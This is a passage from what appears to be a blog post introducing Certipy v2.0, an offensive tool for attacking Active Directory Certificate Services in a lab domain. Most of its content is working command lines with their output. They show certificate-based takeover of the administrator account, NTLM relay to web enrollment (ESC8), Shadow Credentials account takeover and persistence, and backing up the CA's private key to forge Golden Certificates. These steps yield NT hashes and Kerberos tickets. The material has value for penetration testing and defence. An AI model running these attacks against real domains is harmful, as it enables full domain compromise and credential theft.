
```
➜ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -issue-request 674
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

When we've issued the certificate, we can now retrieve it with the `req` command by specifying the `-retrieve` parameter with our request ID.




```
➜ Certipy certipy req 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -retrieve 674
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 674
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@corp.local'
[*] Loaded private key from '674.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

It is now possible to use the certificate to obtain the password hash of the administrator account.



```
➜ Certipy certipy auth -pfx 'administrator.pfx'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got NT hash for 'administrator@corp.local': a87f3a337d73085c45f9416be5787d86
```


ESC8 — NTLM Relay to AD CS HTTP Endpoints


Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)
Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)
Find Certificate Authorities with HTTP Web Enrollment (ESC8)

Find Certificate Authorities with HTTP Web Enrollment (ESC8)


ESC8 is when an Enrollment Service has installed and enabled HTTP Web Enrollment. This is attack is already implemented in Impacket's ntlmrelayx, but I thought there was room for improvements and new features.

In Certipy, this vulnerability can be seen in the property "Web Enrollment" of the CA.


EXTRA PROPERTIES


CA Name	corp-CA
Certificate Serial Number	22AAB32A64703EA54B146FE02F6C92AA
Certificate Subject	CN=corp-CA, DC=corp, DC=local
Certificate Validity End	2027-02-05 22:40:33+00:00
Certificate Validity Start	2022-02-05 22:30:33+00:00
DNS Name	dc.corp.local
Request Disposition	Issue
User Specified SAN	Enabled
Web Enrollment	Enabled
domain	CORP.LOCAL
type	Enrollment Service

To start the relay server, we just run the `relay` command and specify the CA's IP.


```
→ Certipy certipy relay -ca 172.16.19.100
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.100/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server
```

By default, Certipy will request a certificate based on the `Machine` or `User` template depending on whether the relayed account name ends with `$`. It is possible to specify another template with the `-template` parameter.

We can then use a technique such as PetitPotam to coerce authentication from a computer. In this example, I simply made a `dir \\IP\foo\bar` from an administrator command prompt.




```
→ Certipy certipy relay -ca 172.16.19.100
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.100/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server
[*] SMBD-Thread-2: Connection from CORP/ADMINISTRATOR@172.16.19.101 controlled, attacking target http://172.16.19.100
[*] Authenticating against http://172.16.19.100 as CORP/ADMINISTRATOR SUCCEED
[*] Requesting certificate for 'CORP\\Administrator' based on the template 'User'
[*] Got certificate with UPN 'administrator@corp.local'
[*] Saved certificate and private key to 'administrator.pfx'
[*] Exiting...
```

Certipy will relay the NTLM authentication to the Web Enrollment interface of the CA and request a certificate for the user.


Now, let's consider a scenario where all certificate requests must be approved by an officer, and we have the `Manage Certificates` access right.

In this scenario, Certipy will ask if we want to save the private key for our request. In this case, we answer yes.




```
→ Certipy certipy relay -ca 172.16.19.100
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.100/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server
[*] SMBD-Thread-2: Connection from CORP/ADMINISTRATOR@172.16.19.101 controlled, attacking target http://172.16.19.100
[*] Authenticating against http://172.16.19.100 as CORP/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-2: Connection from CORP/ADMINISTRATOR@172.16.19.101 controlled, attacking target http://172.16.19.100
[*] Requesting certificate for 'CORP\\Administrator' based on the template 'User'
[!] Certificate request is pending approval
[*] Request ID is 681
Would you like to save the private key? (y/N) y
[*] Saved private key to 681.key
[*] Exiting...
```

With our `Manage Certificates` access right, we can issue the request based on the request ID.



```
→ Certipy certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -issue-request 681
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

We then start the relaying server again, but this time, we specify `-retrieve` with our request ID.




```
→ Certipy certipy relay -ca 172.16.19.100 -retrieve 681
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.100/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server
[*] SMBD-Thread-2: Connection from CORP/ADMINISTRATOR@172.16.19.101 controlled, attacking target http://172.16.19.100
[*] Authenticating against http://172.16.19.100 as CORP/ADMINISTRATOR SUCCEED
[*] SMBD-Thread-2: Connection from CORP/ADMINISTRATOR@172.16.19.101 controlled, attacking target http://172.16.19.100
[*] Got certificate with UPN 'administrator@corp.local'
[*] Loaded private key from '681.key'
[*] Saved certificate and private key to 'administrator.pfx'
[*] Exiting...
```

Certipy will retrieve the certificate based on the request ID rather than requesting a new one. This is an edge case, but I thought it was interesting to implement nonetheless.

Shadow Credentials

One of the new edges in BloodHound 4.1.0 is `AddKeyCredentialLink`.




Path from JOHN to JOHNPC

The attack has been dubbed Shadow Credentials, and it can be used for account takeover. As mentioned earlier, this technique is related to certificates, and therefore, I have implemented the attack in Certipy. We can also abuse this technique when we have a “Generic Write” privilege over another user and we don’t want to reset their password.

Auto


The command you’ll likely use the most is `auto`, which we saw earlier. In essence, Certipy will create and add a new Key Credential, authenticate with the certificate, and then restore the old Key Credential attribute of the account. This is useful if you just want the NT hash of the victim account, like in the previous ESC4 scenario.



```
→ Certipy certipy shadow auto 'corp.local/john:Passw0rd!@dc.corp.local' -account 'johnpc'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'johnpc$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '7ed9e9c6-16ae-01fe-bb3e-3bb3e5636ce6'
[*] Adding Key Credential with device ID '7ed9e9c6-16ae-01fe-bb3e-3bb3e5636ce6' to the Key
[*] Successfully added Key Credential with device ID '7ed9e9c6-16ae-01fe-bb3e-3bb3e5636ce6'
[*] Authenticating as 'johnpc$' with the certificate
[*] Using principal: johnpc$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'johnpc.ccache'
[*] Trying to retrieve NT hash for 'johnpc$'
[*] Restoring the old Key Credentials for 'johnpc$'
[*] Successfully restored the old Key Credentials for 'johnpc$'
[*] NT hash for 'johnpc$': fc525c9683e8fe067095ba2ddc971889
```

Add


If you want to add a Key Credential manually for persistence, you can use the `add` action. This will add a new Key Credential and save the certificate and private key, which can be used later with Certipy’s `auth` command.



```
➜ Certipy certipy shadow add 'corp.local/john:Passw0rd!@dc.corp.local' -account 'johnpc'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'johnpc$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'f6816b33-27a1-5abc-0ea7-218a72af85d2'
[*] Adding Key Credential with device ID 'f6816b33-27a1-5abc-0ea7-218a72af85d2' to the Key Credentials for 'johnpc$'
[*] Successfully added Key Credential with device ID 'f6816b33-27a1-5abc-0ea7-218a72af85d2' to the Key Credentials for 'johnpc$'
[*] Saved certificate and private key to 'johnpc.pfx'

➜ Certipy certipy auth -pfx 'johnpc.pfx' -user 'johnpc$' -domain 'corp.local' -dc-ip 172.16.19.100
Certipy v2.0 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: johnpc$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'johnpc.ccache'
[*] Trying to retrieve NT hash for 'johnpc$'
[*] Got NT hash for 'johnpc$@corp.local': fc525c9683e8fe067095ba2ddc971889
```

List


It is also possible to list the current Key Credentials of an account. This is useful for deleting or getting detailed information about a specific Key Credential.



```
➜ Certipy certipy shadow list 'corp.local/john:Passw0rd!@dc.corp.local' -account 'johnpc'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'johnpc$'
[*] Listing Key Credentials for 'johnpc$'
[*] DeviceID: b66e754d-a368-2fad-4c29-662658c5cf5a | Creation Time (UTC): 2022-02-18 21:57:09.246342
```

Info


Information about a Key Credential can be retrieved with the `info` action, where the Key Credential can be specified with the `-device-id`.



```
➜ Certipy certipy shadow info 'corp.local/john:Passw0rd!@dc.corp.local' -account 'johnpc' -device-id 'b66e754d-a368-2fad-4c29-662658c5cf5a'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'johnpc$'
[*] Found device ID 'b66e754d-a368-2fad-4c29-662658c5cf5a' in Key Credentials 'johnpc$'
<KeyCredential structure at 0x7fa04677d040>
  | Owner: CN=johnpc,CN=Computers,DC=corp,DC=local
  | Version: 0x200
  | KeyID: COS7FO2WCyMivnbpofPs5GifgxK6+2QjINb7f2Ftsqk=
  | KeyHash: cf7598b90b914d171e3c66670ac15d4ce0736c9144b2431739ae6616ea9c644e
  | RawKeyMaterial: <dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMaterial object at 0x7fa046755c70>
  |  | Exponent (E): 65537
  |  | Modulus (N): 0xbfad8a51cea01e7417de92574508c1354f0d7b4326edc662204f8e94c179c3d3b703d2b87965de4cebfacaa2910eff9aa2e2e2c0a57898fd6a44d78
407e36fc539fe2685a9f92cc4ad97727d3a6ed3f9f3bc3024588a069e3be56c646091aae9375209b6c355ecdc4ca9ebbe38e995fcf8acf41f05377675d8d33993c126a096d573
  |  | Prime1 (P): 0x0
  |  | Prime2 (Q): 0x0
  | Usage: KeyUsage.NGC
  | LegacyUsage: None
  | Source: KeySource.AD
  | DeviceId: b66e754d-a368-2fad-4c29-662658c5cf5a
```

Remove


To remove a Key Credential, you can use the `remove` action and specify the Key Credential in the `-device-id` parameter.



```
➜ Certipy certipy shadow remove 'corp.local/john:Passw0rd!@dc.corp.local' -account 'johnpc' -device-id 'b66e754d-a368-2fad-4c29-662658c5cf5a'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'johnpc$'
[*] Found device ID 'b66e754d-a368-2fad-4c29-662658c5cf5a' in Key Credentials 'johnpc$'
[*] Deleting the Key Credential with device ID 'b66e754d-a368-2fad-4c29-662658c5cf5a' in Key Credentials for 'johnpc$'
[*] Successfully deleted the Key Credential with device ID 'b66e754d-a368-2fad-4c29-662658c5cf5a' in Key Credentials for 'johnpc$'
```

Clear

Alternatively, you can just clear all of the Key Credentials for the account if desired.



```
➜ Certipy certipy shadow clear 'corp.local/john:Passw0rd!@dc.corp.local' -account 'johnpc'
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'johnpc$'
[*] Clearing the Key Credentials for 'johnpc$'
[*] Successfully cleared the Key Credentials for 'johnpc$'
```


Golden Certificates

Another new major feature of Certipy is the ability to create “Golden Certificates”. This is a technique for domain persistence after compromising the CA server or domain. It’s an alternative to “Golden Tickets”, but instead of forging tickets, you can forge certificates that can be used for Kerberos authentication.

Backup

The first step is to get the certificate and private key of the CA. Suppose we have compromised the domain administrator `administrator` and we want to retrieve the certificate and private key of the CA. This can be done in the Certification Authority Console on the CA server, but I have implemented this in Certipy as well.


In essence, Certipy will create a new service on the CA server which will backup the certificate and private key to a predefined location. The certificate and private key will then be retrieved via SMB, and finally the service and files are removed from the server.



```
➜ Certipy certipy ca 'corp.local/administrator@ca.corp.local' -hashes :a87f3a337d73085c45f9416be5787d86 -backup
Certipy v2.0 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'corp-CA.pfx'
[*] Cleaning up
```

